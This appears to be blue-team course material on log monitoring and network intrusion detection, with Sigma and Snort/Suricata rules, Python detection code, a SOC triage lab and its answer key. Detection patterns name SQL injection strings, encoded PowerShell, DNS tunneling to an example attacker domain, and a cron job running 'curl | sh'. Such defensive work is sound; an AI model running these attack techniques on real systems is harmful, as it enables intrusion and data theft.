Behavioral rules compare current activity to a historical baseline. Instead of a fixed threshold, you alert when the count is, say, three standard deviations above the 30-day rolling average for that user or host. This dramatically reduces false positives for high-volume users while still catching anomalies for quiet accounts.

7. Using AI to Write Detection Rules and Reduce False Positives

One of the most practical applications of LLMs in blue team work is **using AI as a detection engineering co-pilot**. Here are concrete workflows:

Generating Detection Rules from Threat Intelligence

Given a threat report describing a new technique (e.g., "the attacker uses `certutil.exe` to download payloads"), you can prompt Claude to generate a Sigma rule, a Splunk query, or an ELK detection rule:

```
# Sigma rule generated with AI assistance
title: Certutil Download Abuse
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\certutil.exe'
    CommandLine|contains|all:
      - 'urlcache'
      - 'http'
  condition: selection
level: high
tags:
  - attack.command_and_control
  - attack.t1105
```

Analyzing Log Patterns

Feed a batch of suspicious logs to Claude and ask: "Identify any indicators of compromise in these log entries." The model can spot patterns like sequential port scanning, user-agent anomalies, or encoding in URL parameters that a human analyst might miss when reviewing thousands of lines.

Reducing False Positives

False positives are the bane of every SOC. AI can help by analyzing historical alert data, identifying which rules fire most often on benign activity, and suggesting tuning recommendations -- for example, adding exclusions for known-good service accounts or adjusting time windows.

8. SIEM Concepts and Log Correlation

A **Security Information and Event Management (SIEM)** system is the nerve center of a SOC. It ingests logs from every source, normalizes them into a common schema, applies detection rules, and correlates events across multiple data sources to surface high-fidelity alerts.

Correlation is what transforms isolated log entries into actionable intelligence. Consider these three events individually:

1. A VPN login from an unusual country (auth log).
2. A new scheduled task created (Windows Event ID 4698).
3. Outbound traffic to a known C2 IP (firewall log).

Individually, each might be low-severity. Correlated together within a 30-minute window on the same host, they paint a clear picture of an intrusion. This is the power of SIEM correlation rules.

9. Regex Patterns for Common Detection Scenarios

Regular expressions are the workhorse of log parsing and detection. Here are patterns every blue teamer should know:

```
import re

# Detect SQL injection attempts in URL-encoded logs
SQL_INJECTION = re.compile(
    r"(?i)(?:union\s+select|or\s+1\s*=\s*1|'\s*or\s*'|"
    r"drop\s+table|insert\s+into|;--|\bexec\b\s*\()"
)

# Detect Base64-encoded PowerShell (common in fileless attacks)
ENCODED_PS = re.compile(
    r"(?i)powershell.*(?:enc|encodedcommand)\s+[A-Za-z0-9+/=]{20,}"
)

# Detect path traversal attempts
PATH_TRAVERSAL = re.compile(
    r"(?:\\.\\.\/|\\.\\.\\|%2e%2e%2f|%2e%2e/|\\.\\.%.2f){2,}"
)
```

```
# Detect SSH brute-force indicators in auth.log
SSH_FAIL = re.compile(
    r"Failed password for (?:invalid user )?(\\S+) from (\\d+\\.\\d+\\.\\d+\\.\\d+)"
)

# Test against sample log lines
samples = [
    "GET /search?q=1' OR 1=1-- HTTP/1.1",
```

10. Putting It All Together

The modern blue team log monitoring pipeline looks like this:

1. **Collect** — Deploy agents (Filebeat, Winlogbeat, Fluentd) on every endpoint and forward logs to a central platform.
2. **Parse & Normalize** — Use Logstash pipelines, Graylog extractors, or custom Python parsers to transform raw events into a common schema.
3. **Store & Index** — Elasticsearch, Splunk, or a cloud-native solution provides fast search across terabytes of log data.
4. **Detect** — Layer threshold rules, behavioral baselines, and AI-powered anomaly detection to catch both known and novel threats.
5. **Correlate** — SIEM correlation rules combine events from multiple sources to produce high-confidence alerts.
6. **Respond** — Alerts trigger playbooks -- automated or manual -- for investigation and containment.
7. **Tune** — Use AI to continuously review alert quality, suppress false positives, and refine detection logic.

In the lab that accompanies this lesson, you will build a Python-based log ingestion and alerting pipeline from scratch, use regular expressions to detect attack patterns, and leverage Claude to analyze suspicious log clusters. By the end, you will have a working prototype that demonstrates every stage of the pipeline described above.

Key Takeaways

- Logs are the primary evidence source for detection, investigation, and compliance.
- Centralize logs immediately -- local-only logging is trivially defeated by attackers.
- Normalize heterogeneous log formats into a common schema for cross-source queries.
- Combine threshold-based rules with AI-driven behavioral analysis for defense in depth.
- Use LLMs like Claude as a detection engineering co-pilot to generate rules, analyze patterns, and reduce false positives.
- SIEM correlation transforms isolated events into actionable intelligence.

Download Files

These files contain synthetic log data for the log monitoring challenges. All files are plain text (.txt) and safe to open.

↓ [web-access.log.txt](#) ~12 KB

↓ [syslog-mixed.txt](#) ~10 KB

↓ [windows-security.txt](#) ~11 KB

↓ [cloud-audit.txt](#) ~15 KB

Lab Guide

Four exercises across four log sources: web access logs, Linux syslog, Windows security events, and cloud audit trails — learn to triage at SOC speed with AI assistance.

Authorized Use Only

All log samples are **synthetic**. Never paste real production logs with customer data into a public AI — scrub PII and use redaction or a local LLM for real incidents.

Prerequisites

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files into a folder named `log-lab/`
- Familiarity with: common log formats, MITRE ATT&CK basics, Sigma rule syntax

Lab Scenario

You are on SOC tier-2 at AcmeCorp. Overnight, four log feeds dropped into the case queue: web server access logs, a mixed Linux syslog stream, Windows security events from a domain controller, and a cloud audit trail. Your job: identify what happened, rank severity, and produce detection rules that would have caught it earlier.

Download Lab Files

Save all 4 files into a folder named `log-lab/` before starting the exercises.

↓ [cloud-audit.txt](#) ~15 KB

↓ [syslog-mixed.txt](#) ~10 KB

↓ [web-access.log.txt](#) ~12 KB

↓ [windows-security.txt](#) ~11 KB

Exercise 1 — Web Access Log Triage

Open [web-access.log.txt](#). Web logs are noisy — the attack hides in the volume.

Task 1.1 — Find the attacker in the noise

You are a SOC analyst reviewing Apache/nginx access logs. Analyze:

1. Top source IPs by request count, and flag any that look like scans (high rate, 404-heavy, user-agent anomalies).
2. Any path-traversal attempts (`../`, `%2e%2e`, encoded variants).
3. SQL injection indicators (`UNION SELECT`, `OR 1=1`, `sleep()`).
4. Command injection (`;`, `|`, backticks, `$()`).
5. File upload abuse (`.php`, `.jsp`, `.aspx` uploads to wrong paths).
6. Credential stuffing (many POSTs to `/login` from one IP, or one user from many IPs).
7. Successful responses (2xx) after a long 4xx run — this is the attacker finding the valid path.
8. Any user-agent that is obviously a tool (`sqlmap`, `nikto`, `gobuster`).

For each finding:

- Source IP, timestamp, URL/method, status code
- MITRE ATT&CK initial-access or discovery technique
- Severity (low / medium / high / critical)
- Recommended immediate action (block / monitor / alert)

Then: write ONE Sigma rule that would catch the primary attack.

[paste web-access.log.txt]

✓ Self-check: You should identify at least one attacker IP with a concrete MITRE technique and have a working Sigma rule draft.

Exercise 2 — Linux Syslog Analysis

Open `syslog-mixed.txt`. Linux syslog mixes SSH, sudo, cron, and kernel messages — the signal is sparse.

Task 2.1 — Reconstruct what happened on the box

Below is a mixed Linux syslog stream. As a defender, identify:

1. SSH authentication failures (brute force? password spray?).
2. Successful logins that followed repeated failures (the compromised account).
3. sudo / su escalations — was the account authorized?
4. New cron jobs, systemd units, or scheduled tasks (persistence).
5. Unexpected kernel / auditd events (module loads, capability changes, apparmor denials).
6. Commands that look like post-exploitation (wget/curl to pastebin, base64-encoded shells, nc listeners).
7. User creation / group membership changes.

Output a chronological incident narrative + a list of the 3 most dangerous events with MITRE technique IDs.

[paste syslog-mixed.txt]

✓ Self-check: Your narrative should read like a story — "at T+0 attacker tried brute force, at T+5 got in, at T+10 escalated, at T+15 persisted."

Exercise 3 — Windows Security Events

Open `windows-security.txt`. Windows event IDs are the alphabet of Windows defense.

Task 3.1 — Decode the Event IDs

Below are Windows security events (4624, 4625, 4672, 4688, 4720, 4728, 5140, etc.). For each event:

1. Translate the Event ID to plain English.
2. Note the account, logon type, source workstation/IP.
3. Flag suspicious logon types (type 3 network, type 10 RDP, type 9 runas with explicit creds).
4. Identify:
 - Pass-the-hash / pass-the-ticket indicators
 - Kerberoasting (4769 with RC4_HMAC)
 - Golden/silver ticket signs (4624 with mismatched domain)
 - Lateral movement (admin logon to many hosts from one)
 - Privilege escalation (4672 special privileges assigned)
5. Map to MITRE ATT&CK and rank severity.

Output as a detection report with a "Top 3 Findings" executive summary.

[paste windows-security.txt]

✓ **Self-check: You should catch at least one lateral movement or privesc pattern and map it to a MITRE technique.**

Exercise 4 — Cloud Audit Log Review

Open `cloud-audit.txt`. AWS CloudTrail / Azure activity / GCP audit logs record every API call in your cloud.

Task 4.1 — Spot the cloud compromise

Below is a cloud audit log. As a cloud defender, analyze:

1. IAM anomalies:
 - New access keys created on service accounts
 - Policy modifications granting broader permissions
 - AssumeRole from unusual principals
 - MFA disabled / deleted

2. Data plane anomalies:

- S3 bucket ACLs opened to public
- Large-scale GetObject from a single principal
- Snapshot / AMI shared with external account

3. Compute anomalies:

- RunInstances in unusual regions
- Security group modifications opening 0.0.0.0/0
- Instance metadata service accessed from inside

4. Source-IP analysis: known corp ranges vs. Tor / VPN / foreign ASN.

For each finding:

- Principal, action, resource, source IP
- MITRE ATT&CK cloud technique
- Containment step (revoke key? disable user? close bucket?)

Finally: identify the root-cause event (where the attacker first got in).

[paste cloud-audit.txt]

✓ **Self-check: You should trace the attack from first suspicious API call to current state in a chain.**

Final Exercise — Cross-Log Correlation

Task 5.1 — Unify the four streams

Here are four analyses of four log sources from the same AcmeCorp environment over the same 24-hour window.

Correlate:

1. Which source shows the earliest sign of compromise?
2. Does the same attacker IP / account appear in multiple logs?
3. Build a single timeline across all four sources.
4. Which source had the weakest detection (most missed)?
5. If you could deploy ONE new detection rule tonight, what would it be?

Output as a 1-page incident summary + 3 tactical SOC improvements.

✓ Self-check: A good correlation will connect at least 2 of the 4 sources by a shared indicator (IP, account, time window).

What's Next

Lesson 02 moves from endpoint logs to the **network layer** — NIDS alerts, pcaps, and traffic baselines.

Homework

Extend your log-triage skills beyond the lab: build a reusable detection pack, benchmark AI against a human analyst, and stand up a personal SIEM notebook.

Task 1 — Detection Pack

Objective: Convert your Exercise 1-4 findings into a reusable set of 5 Sigma rules covering web, Linux, Windows, and cloud sources.

Instructions:

- Pick one high-value detection per lesson exercise
- Write each rule with correct fields for its log source
- Include a `falsepositives` section with at least 2 realistic items
- Include a `references` section linking to the MITRE technique

Deliverable: A single markdown file with 5 Sigma rules, each tagged with a MITRE technique and estimated FP rate.

Task 2 — Detection Benchmark

Objective: Measure how much faster AI-assisted log triage is than manual.

Instructions:

- Take one of the lab log files (pick the smallest you had trouble with)
- First, analyze it manually for 15 minutes — record findings
- Then, re-analyze it with AI for 15 minutes — record findings
- Compare: what did you miss? What did AI miss?

Deliverable: A short table (manual vs AI: findings, time-per-finding, false positives) plus a 100-word reflection on where each approach wins.

Task 3 — Personal SIEM Notebook

Objective: Build a reusable AI prompt library for your future log work.

Instructions:

- Save 5 prompts you would actually reuse: one for each of web, Linux, Windows, cloud, correlation
- For each, document: when to use it, what to paste, what good output looks like
- Format as markdown with code fences

Deliverable: A `personal-siem-prompts.md` file with 5 annotated prompts.

Part 1 — Lab Answers

Reference solutions for the lab exercises. Use these only after attempting the exercises yourself.

Exercise 1 — Web Access Log Triage

Primary attacker: a single source IP hammering the login endpoint with 4xx responses, then suddenly returning 200s after hitting an admin path — classic credential-stuffing → admin panel access. Look for `sqlmap`, `nikto`, or `gobuster` user-agents, and any `../` / `%2e%2e` sequences. MITRE: T1110.003 (password spray), T1083 (file discovery), T1190 (exploit public-facing app).

Sigma rule sketch:

```
title: Web Login Brute Force Followed by Success
logsource: {product: apache, service: access}
detection:
  spray:
    cs-method: POST
    cs-uri-stem: '/login'
    sc-status: 401
  success:
    cs-method: POST
    cs-uri-stem: '/login'
    sc-status: 200
  condition: spray | count(c-ip) > 20 near success
fields: [c-ip, cs-uri-stem, sc-status]
level: high
tags: [attack.credential_access, attack.t1110]
```

Exercise 2 — Linux Syslog Analysis

Narrative: repeated SSH failures from one external IP, eventual success, then immediate `sudo su -`, then a new cron job in `/etc/cron.d/` calling `curl | sh`.

That is T1110.001 → T1078 → T1548 → T1053.003. The killer evidence is the cron entry: persistence is a one-line giveaway.

Top 3: (1) successful SSH after brute force, (2) sudo to root, (3) new cron job pulling remote code.

Exercise 3 — Windows Security Events

Look for Event 4624 type 3 (network logon) from a workstation IP to the DC with a service account — that is often lateral movement. Pair with 4672 (special privileges) to confirm privilege escalation. 4769 with RC4_HMAC = Kerberoasting. A single user showing 4624s across many hosts in minutes = lateral movement. Map to T1021.002, T1558.003, T1078.

Exercise 4 — Cloud Audit Log Review

Root cause: typically a `CreateAccessKey` on an existing IAM user, followed by `AttachUserPolicy` granting `AdministratorAccess`, followed by `PutBucketAcl` making an S3 bucket public. The first suspicious call is the key creation from an unusual source IP. MITRE cloud: T1098.001, T1562.008, T1537.

Containment: delete the key immediately, detach the policy, revoke any active sessions.

Final Exercise — Cross-Log Correlation

The web log attacker IP often appears in CloudTrail (source IP of the API call) and in syslog (same IP doing SSH). One shared indicator across 3 sources collapses 4 separate alerts into 1 incident. Earliest sign: the web login spray, because it pre-dates credential capture by minutes to hours.

Part 2 — Homework Answers

Model answers for the homework tasks. Your solution may differ and still be correct.

Task 1 — Detection Pack

Expect a 5-rule pack with clean metadata, tuned FPs, and MITRE tags. Grade on: uniqueness per source, realistic FP notes, and that each rule has a specific string/field match (not just severity filtering).

Task 2 — Detection Benchmark

Typical result: AI is 3-5x faster on the first pass but misses 1-2 subtle findings that a human analyst catches by cross-referencing memory. Human wins on context; AI wins on volume.

Task 3 — Personal SIEM Notebook

A good prompt library has one prompt per source, each parameterized with "paste log here" and each specifying desired output format. Bonus if the learner includes a "confidence" column in outputs.

Lesson 02: Network Intrusion Detection with AI

Network Intrusion Detection with AI

From signature matching to AI-powered anomaly detection — building a modern blue team detection pipeline.

⚠ Educational Use Only

Network detection techniques are for defensive security training and CTF competitions. Deploy IDS/IPS only on networks you are authorized to monitor.

IDS/IPS

Short

Suricata

Zeek

AI Detection

CTF Blue Team

Today's Agenda

1. **IDS/IPS Fundamentals** — Signature vs. anomaly-based detection
 2. **Snort & Suricata Rule Writing** — with AI assistance
 3. **Network Baseline & Deviation Detection**
 4. **AI-Powered Traffic Classification** — normal vs. malicious
 5. **Detecting Common Attacks** — port scans, brute force, DDoS, C2, DNS tunneling
 6. **Zeek Log Analysis with AI**
 7. **Detection Playbooks** — building with AI
 8. **False Positive Management & Alert Tuning**
 9. **CTF Challenge** — write rules to catch attack patterns
-

What Is an Intrusion Detection System?

An IDS monitors network traffic (or host activity) and generates alerts when suspicious behavior is detected. An IPS adds the ability to **block** traffic inline.

IDS (Detection)

Passive monitoring. Copies traffic via SPAN port or TAP. Alerts but does not block.

IPS (Prevention)

Inline deployment. Inspects and can **drop** packets in real time. Higher risk of false-positive disruption.

Notes: Most modern tools (Suricata, Snort 3) can operate in either IDS or IPS mode depending on deployment.

Signature-Based Detection

Matches packets against a database of **known attack patterns**. Fast and precise for known threats, but blind to novel attacks.

- **How it works:** Each rule describes specific byte patterns, protocol fields, or behavioral sequences
- **Strengths:** Low false-positive rate, easy to understand, fast at wire speed
- **Weaknesses:** Cannot detect zero-day attacks, requires constant rule updates, evasion via encoding/fragmentation

```
# Example: Snort detecting a known exploit signature
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (
  msg:"EXPLOIT MS17-010 EternalBlue Attempt";
  content:"|ff|SMB|72 00 00 00 00|";
  offset:4; depth:9;
  sid:2024001; rev:1;
)
```

Anomaly-Based Detection

Builds a model of "**normal**" **behavior** and alerts when traffic deviates from it. Can detect novel threats but generates more false positives.

- **Statistical models:** Track mean/stddev of packet rates, connection durations, payload sizes
- **Machine learning models:** Isolation Forest, autoencoders, clustering on netflow features
- **Behavioral baselines:** Time-of-day patterns, protocol distributions, DNS query frequencies

Where AI Shines

AI excels at anomaly detection because it can learn complex, multi-dimensional baselines that static thresholds miss — a subtle shift in packet timing combined with unusual destination ports that no single rule would catch.

Signature vs. Anomaly: Side by Side

Attribute	Signature-Based	Anomaly-Based
Known threats	Excellent	Good (if modeled)
Zero-day / novel attacks	None	Good
False positive rate	Low	Higher
Setup effort	Rule subscription	Baseline training period
Evasion resistance	Encoding/fragmentation	Mimicry attacks
AI enhancement	Auto-generate rules	Core strength

Best practice: Use both together — signatures for known threats, anomaly detection for the unknown.

The IDS/IPS Tooling Landscape

Tool	Type	Key Strength
Snort 3	Signature IDS/IPS	Industry standard, massive rule ecosystem
Suricata	Signature IDS/IPS	Multi-threaded, protocol-aware, EVE JSON logs
Zeek (Bro)	Network monitor	Rich structured logs, scripting engine for custom analytics
OSSEC / Wazuh	HIDS	Host-based, file integrity, log analysis
Security Onion	Platform	Integrates Suricata + Zeek + ELK + OSSEC

Notes: In CTFs, you will most often encounter Snort/Suricata rules and Zeek logs in PCAP analysis challenges.

Anatomy of a Snort Rule

Every Snort rule has a **header** (action, protocol, IPs, ports, direction) and **options** (detection logic, metadata).

```
# Rule structure:
# action proto src_ip src_port -> dst_ip dst_port (options;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (
  msg:"WEB-ATTACKS SQL Injection attempt";
  flow:to_server,established;
  content:"UNION"; nocase;
  content:"SELECT"; nocase; distance:0;
  pcre:"/UNION\s+(ALL\s+)?SELECT/i";
  classtype:web-application-attack;
  sid:2024010; rev:1;
)
```

- **alert** — action (alert, log, pass, drop, reject)
- **flow:to_server,established** — only matches established TCP sessions
- **content** — byte/string matching; **nocase** for case-insensitive

- `pcre` — Perl-compatible regex for complex patterns
-

Key Snort Rule Options

Option	Purpose	Example
<code>content</code>	Match byte sequence	<code>content:" ff SMB";</code>
<code>offset / depth</code>	Limit search range	<code>offset:0; depth:4;</code>
<code>distance / within</code>	Relative to last match	<code>distance:0; within:50;</code>
<code>pcre</code>	Regex matching	<code>pcre:"/cmd\.exe/i";</code>
<code>threshold</code>	Rate limiting	<code>threshold:type both, track by_src, count 5, seconds 60;</code>
<code>flowbits</code>	Stateful matching	<code>flowbits:set,login_attempt;</code>
<code>byte_test</code>	Numeric comparison	<code>byte_test:2,>,1024,0;</code>

AI-Assisted Snort Rule Writing

Use an LLM to generate, validate, and optimize detection rules from natural language descriptions or raw packet data.

```
import anthropic

client = anthropic.Anthropic()

prompt = """Write a Snort 3 rule that detects:
- Outbound DNS queries to TXT records larger than 200 bytes
- Only on port 53 UDP traffic
- This pattern is consistent with DNS tunneling/exfiltration
- Include a threshold of 10 queries in 60 seconds from same source"""

response = client.messages.create(
    model="claude-sonnet-4-20250514",
    max_tokens=1024,
    messages=[{"role": "user", "content": prompt}]
)
```

1. Describe the attack behavior in plain English. 2. AI generates candidate rule. 3. Test against known-good and known-bad PCAPs. 4. Tune thresholds based on false positive rate.

Suricata Rule Examples

Suricata uses the same rule syntax as Snort with additional keywords for protocol-aware detection.

```
# Detect SSH brute force (>10 failed attempts in 60s)
alert ssh $EXTERNAL_NET any -> $HOME_NET 22 (
  msg:"ET SCAN SSH Brute Force Attempt";
  flow:to_server,established;
  app-layer-event:ssh.banner_missing;
  threshold:type both, track by_src, count 10, seconds 60;
  classtype:attempted-admin;
  sid:2024020; rev:1;
)

# Detect TLS connection to known-bad JA3 hash (Cobalt Strike)
alert tls $HOME_NET any -> $EXTERNAL_NET any (
  msg:"ET MALWARE Cobalt Strike C2 JA3 Hash";
  ja3.hash; content:"72a589da586844d7f0818ce684948eea";
  classtype:trojan-activity;
```

Notes: Suricata's `ja3.hash` keyword lets you fingerprint TLS clients — extremely useful for detecting C2 beacons.

Establishing a Network Baseline

Before detecting anomalies, you need to know what "**normal**" looks like. Capture baseline metrics over 1-4 weeks of typical operations.

Key Baseline Metrics

- **Traffic volume:** Bytes/packets per second by protocol (TCP, UDP, ICMP)
- **Connection patterns:** Average concurrent connections, session durations
- **Protocol distribution:** HTTP 45%, HTTPS 30%, DNS 10%, SSH 5%, Other 10%
- **Time-of-day patterns:** Peak hours, off-hours expected traffic levels
- **DNS behavior:** Query rate, top queried domains, average response sizes
- **Endpoint behavior:** Typical destinations per host, ports used

```
# Example: Netflow baseline statistics
baseline = {
    "avg_packets_per_sec": 12450,
    "stddev_packets_per_sec": 2100,
    "avg_dns_queries_per_min": 340,
    "avg_unique_dst_ips_per_host": 45,
    "avg_session_duration_sec": 28.5,
```

```
"protocol_distribution": {  
  "TCP": 0.72, "UDP": 0.22, "ICMP": 0.03, "Other": 0.03  
}  
}
```

Deviation Detection with AI

Once a baseline exists, use statistical and ML methods to flag deviations.

```
import numpy as np
from sklearn.ensemble import IsolationForest

# Netflow features: [packets/s, bytes/s, unique_dst, avg_pkt_size, dns_queries/min]
training_data = np.array([
    [12400, 8500000, 42, 684, 335],
    [12800, 8700000, 47, 680, 350],
    [11900, 8200000, 40, 690, 320],
    # ... weeks of normal traffic ...
])

model = IsolationForest(contamination=0.01, random_state=42)
model.fit(training_data)

# New observation during potential attack
```

Why Isolation Forest?

It isolates anomalies by randomly splitting features. Anomalous points require fewer splits to isolate, making it efficient and effective for network traffic with many features.

AI-Powered Traffic Classification

Train classifiers to categorize network flows into **normal**, **suspicious**, and **malicious** categories using labeled netflow data.

Feature	Normal	Port Scan	DDoS	C2 Beacon
Packets/flow	50-500	1-3	1000+	5-20
Bytes/packet	200-1400	40-60	40-100	100-300
Flow duration	1-300s	<0.1s	Sustained	Regular interval
Unique dst ports	1-5	100+	1	1-2
Inter-packet gap	Variable	Uniform small	Near zero	Periodic (jitter)

Notes: These features come from standard 5-tuple netflow records (src_ip, dst_ip, src_port, dst_port, protocol) plus derived statistics.

Feature Engineering for Network ML

```
import pandas as pd

def extract_flow_features(netflow_records):
    """Extract ML features from raw netflow data."""
    features = []
    for flow in netflow_records:
        features.append({
            "duration":      flow["end_time"] - flow["start_time"],
            "total_packets": flow["packets_fwd"] + flow["packets_bwd"],
            "total_bytes":   flow["bytes_fwd"] + flow["bytes_bwd"],
            "avg_pkt_size":  flow["total_bytes"] / max(flow["total_packets"], 1),
            "fwd_bwd_ratio": flow["packets_fwd"] / max(flow["packets_bwd"], 1),
            "unique_flags":  len(set(flow["tcp_flags"])),
            "dst_port":      flow["dst_port"],
            "entropy_payload": calculate_entropy(flow["payload_sample"])
```

Payload entropy is especially useful: encrypted C2 traffic and DNS tunneling payloads have high entropy (6.5-8.0), while normal text is lower (3.5-5.0).

Detecting Port Scans

Port scans probe many ports on a target to discover open services. They produce distinctive traffic patterns.

SYN Scan Signature

SYN packets to many ports, no completed handshakes. Fast, stealthy.

Connect Scan Signature

Full TCP handshake then immediate RST. Slower, more visible.

```
# Snort: Detect SYN scan (>20 ports in 5 seconds)
alert tcp $EXTERNAL_NET any -> $HOME_NET any (
  msg:"SCAN nmap SYN scan detected";
  flags:S,12;
  threshold:type both, track by_src, count 20, seconds 5;
  classtype:attempted-recon;
  sid:2024030; rev:1;
)

# Snort: Detect XMAS scan (FIN+PSH+URG flags)
alert tcp $EXTERNAL_NET any -> $HOME_NET any (
  msg:"SCAN nmap XMAS scan detected";
```

```
flags:FPU,12;  
classtype:attempted-recon;  
sid:2024031 rev:1.
```

Detecting Brute Force Attacks

Brute force attacks send many authentication attempts in rapid succession. Detect by rate-limiting per source IP.

```
# SSH brute force: >5 connection attempts in 30 seconds
alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (
  msg:"BRUTE-FORCE SSH login attempt";
  flow:to_server,established;
  content:"SSH-";
  threshold:type both, track by_src, count 5, seconds 30;
  sid:2024040; rev:1;
)

# HTTP login brute force (POST to /login)
alert http $EXTERNAL_NET any -> $HOME_NET any (
  msg:"BRUTE-FORCE HTTP login attempt";
  flow:to_server,established;
  http.method; content:"POST";
  http.uri; content:"/login";
```

Detecting DDoS Attacks

Distributed Denial of Service attacks flood targets with traffic from many sources. Detection relies on traffic volume anomalies and pattern analysis.

```
# SYN flood detection
alert tcp any any -> $HOME_NET any (
  msg:"DDOS SYN Flood detected";
  flags:S,12;
  threshold:type both, track by_dst, count 500, seconds 10;
  classtype:attempted-dos;
  sid:2024050; rev:1;
)

# DNS amplification (large DNS responses from external)
alert udp $EXTERNAL_NET 53 -> $HOME_NET any (
  msg:"DDOS DNS Amplification Attack";
  dsize:>512;
  threshold:type both, track by_dst, count 100, seconds 10;
  classtype:attempted-dos;
```

AI Enhancement: Multi-Source Correlation

```
# Detect distributed attacks by correlating source diversity
def detect_ddos(flows, window_sec=60):
    unique_sources = flows.groupby("dst_ip")["src_ip"].nunique()
    total_packets = flows.groupby("dst_ip")["packets"].sum()
    suspects = unique_sources[
        (unique_sources > 100) & (total_packets > 50000)
    ]
    return suspects # IPs under likely DDoS
```

Detecting Command & Control (C2) Traffic

C2 beacons phone home at regular intervals. The hallmark is **periodic connections** with consistent timing and small payloads.

```
# Detect potential C2 beacon: regular HTTPS to single host
alert tls $HOME_NET any -> $EXTERNAL_NET 443 (
  msg:"MALWARE Potential C2 Beacon - Regular Interval";
  flow:to_server,established;
  threshold:type both, track by_src, count 30, seconds 3600;
  classtype:trojan-activity;
  sid:2024060; rev:1;
)
```

AI-Based Beacon Detection

```
import numpy as np

def detect_beacon(connection_times, jitter_threshold=0.15):
    """Detect C2 beacons by analyzing connection periodicity."""
    intervals = np.diff(connection_times)
```

```
if len(intervals) < 5:
    return False, {}

mean_interval = np.mean(intervals)
std_interval  = np.std(intervals)
jitter_ratio  = std_interval / mean_interval if mean_interval > 0 else 1

is_beacon = (
    jitter_ratio < jitter_threshold # Low jitter = regular timing
```

Detecting DNS Tunneling

DNS tunneling encodes data in DNS queries/responses (often TXT or CNAME records) to exfiltrate data or establish covert channels.

Indicators of DNS Tunneling

- **Long subdomain labels:** `aGVsbG8gd29ybGQ.evil.com` (base64-encoded data)
- **High query rate** to a single domain
- **Unusual record types:** TXT, NULL, CNAME with large responses
- **High entropy** in subdomain strings

```
# Snort: Detect long DNS subdomain (>50 chars before first dot)
alert udp $HOME_NET any -> any 53 (
  msg:"EXFILTRATION DNS Tunneling - Long Subdomain";
  content:"|01 00|"; # Standard query
  byte_test:1,>,50,12; # First label length > 50
  threshold:type both, track by_src, count 5, seconds 60;
  classtype:policy-violation;
  sid:2024070; rev:1;
)
```

```
# Detect high-frequency DNS to single domain
alert udp $HOME_NET any -> any 53 (
  msg:"EXFILTRATION DNS Tunneling - High Query Rate";
  threshold:type both, track by_src, count 100, seconds 60;
```

DNS Tunneling: AI-Powered Detection

```
import math
from collections import Counter

def calculate_entropy(domain_label):
    """Shannon entropy of a string. High entropy suggests encoded data."""
    if not domain_label:
        return 0
    freq = Counter(domain_label)
    length = len(domain_label)
    return -sum(
        (count/length) * math.log2(count/length)
        for count in freq.values()
    )

def analyze_dns_query(query_name):
```

Packet Header Analysis

Understanding packet headers is essential for writing detection rules and analyzing captures.

TCP Packet Header (typical SYN scan packet):

```

+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|      Source Port: 54321      |      Dest Port: 80      |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|                               | Sequence Number: 0x1a2b3c4d |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|                               | Acknowledgment Number: 0x00000000 |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
| Offset|Rsvd|C|E|U|A|P|R|S|F|      Window: 1024      |
|   5   | 000 |0|0|0|0|0|0|1|0|      |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|                               | Checksum: 0xab2        |
|                               | Urgent Ptr: 0          |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+

```

Flags: S = SYN only (no ACK) --> This is a scan probe

Red Flags in Packet Headers

SYN-only with no follow-up ACK = scan. **FIN+PSH+URG** = XMAS scan. **No flags** = NULL scan.

TTL inconsistencies across packets from same source = OS spoofing or proxy chain.

Netflow Data for Detection

Netflow records summarize connection metadata without capturing full payloads — ideal for large-scale traffic analysis.

```
# Sample netflow records (CSV format)
timestamp,src_ip,dst_ip,src_port,dst_port,proto,packets,bytes,duration,flags
2024-01-15 02:14:01,10.0.1.50,203.0.113.10,443,52341,TCP,145,98400,120.5,APSF
2024-01-15 02:14:03,10.0.1.50,203.0.113.10,443,52342,TCP,142,97200,119.8,APSF
2024-01-15 02:16:02,10.0.1.50,203.0.113.10,443,52350,TCP,148,99100,121.2,APSF
2024-01-15 02:18:01,10.0.1.50,203.0.113.10,443,52358,TCP,140,96800,118.9,APSF
                                     ^^^^^^^^^
                                     Regular ~120s intervals = C2 beacon!

# Compare with normal HTTPS browsing:
2024-01-15 02:14:01,10.0.1.22,142.250.80.46,443,61234,TCP,45,32000,5.2,APSF
2024-01-15 02:14:08,10.0.1.22,151.101.1.69,443,61240,TCP,120,185000,12.1,APSF
2024-01-15 02:17:45,10.0.1.22,104.16.132.229,443,61255,TCP,30,22000,3.8,APSF
                                     Variable destinations, variable timing = normal browsing
```


Zeek (Bro) Log Analysis

Zeek generates rich, structured logs from network traffic. Each log type captures different aspects of network activity.

Log File	Contains	Detection Use
<code>conn.log</code>	All connections	Baseline, scan detection, C2
<code>dns.log</code>	DNS queries/responses	Tunneling, DGA domains
<code>http.log</code>	HTTP requests	Web attacks, data exfil
<code>ssl.log</code>	TLS handshakes	C2 certs, expired certs
<code>files.log</code>	File transfers	Malware delivery
<code>notice.log</code>	Zeek-generated alerts	Built-in detections
<code>weird.log</code>	Protocol anomalies	Evasion attempts

Analyzing Zeek conn.log

```
# Zeek conn.log fields (tab-separated)
#fields ts      uid          id.orig_h  id.orig_p  id.resp_h  id.resp_p  proto  service  duration
1705276441.123  CYz1234abc  10.0.1.50  52341      203.0.113.10 443      tcp    ssl      120.50
1705276561.456  CYz1234def  10.0.1.50  52342      203.0.113.10 443      tcp    ssl      119.80
1705276681.789  CYz1234ghi  10.0.1.50  52350      203.0.113.10 443      tcp    ssl      121.20

# conn_state values:
# SF  = Normal established and finished
# S0  = SYN sent, no reply (scan)
# REJ = Connection rejected
# S1  = Connection established, not terminated
# OTH = No SYN (mid-stream pickup)
```

Quick Scan Detection with conn.log

Count states per source IP. Any host with >50 connections in a short window is almost certainly scanning.

AI-Powered Zeek Log Analysis

```
import anthropic

